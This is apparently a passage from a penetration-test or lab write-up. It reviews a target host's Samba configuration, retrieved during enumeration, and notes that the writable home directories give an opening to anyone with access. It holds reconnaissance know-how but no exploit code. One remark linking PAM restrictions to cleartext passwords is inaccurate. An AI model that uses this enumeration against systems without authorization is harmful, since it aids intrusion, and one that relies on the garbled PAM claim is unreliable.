
```
[global]

## Browsing/Identification ###

# Change this to the workgroup/NT-domain name your Samba server will part of
   workgroup = WORKGROUP

# server string is the equivalent of the NT Description field
   server string = %h server (Samba %v)

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
;   wins support = no

# WINS Server - Tells the NMBD components of Samba to be a WINS Client
# Note: Samba can be either a WINS Server, or a WINS Client, but NOT both
;   wins server = w.x.y.z
```

The smb.cnf file says our target is a part of a Workgroup and not a domain.



```
# "security = user" is always a good idea. This will require a Unix account
# in this server for every user accessing the server. See
# /usr/share/doc/samba-doc/htmldocs/ServerType.html in the samba-doc
# package for details.
;   security = user

# You may wish to use password encryption.  See the section on
# 'encrypt passwords' in the smb.conf(5) manpage before enabling.
   encrypt passwords = true

# If you are using encrypted passwords, Samba will need to know what
# password database type you are using.
   passdb backend = tdbsam guest

   obey pam restrictions = yes

;   guest account = nobody
   invalid users = root
```


It also says the security is configured by a user on the system. The passwords are also encrypted and that's a good thing for security. There is also no guest account and root user doesn't have rights on samba suite. It is also set to obey PAM restrictions. Normally, when PAM restrictions are enabled password encryption is set to clear text.



```
  20190616065823_default_192.168.41.173_linux.enum.conf_554943.txt

   comment = Home Directories
   browseable = no

# By default, the home directories are exported read-only. Change next
# parameter to 'yes' if you want to be able to write to them.
   writable = yes

# File creation mask is set to 0700 for security reasons. If you want to
# create files with group=rw permissions, set next parameter to 0775.
   create mask = 0700

# Directory creation mask is set to 0700 for security reasons. If you want to
# create dirs. with group=rw permissions, set next parameter to 0775.
   directory mask = 0700

# Un-comment the following and create the netlogon directory for Domain Logons
# (you need to configure Samba to act as a domain controller too.)
;[netlogon]
;   comment = Network Logon Service

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text^T To Spell      ^_ Go To Line
```

The important thing to notice in this file is that the home directory of samba is set to writable instead of read-only.So anyone who gets access to SAMBA can write into the home directory

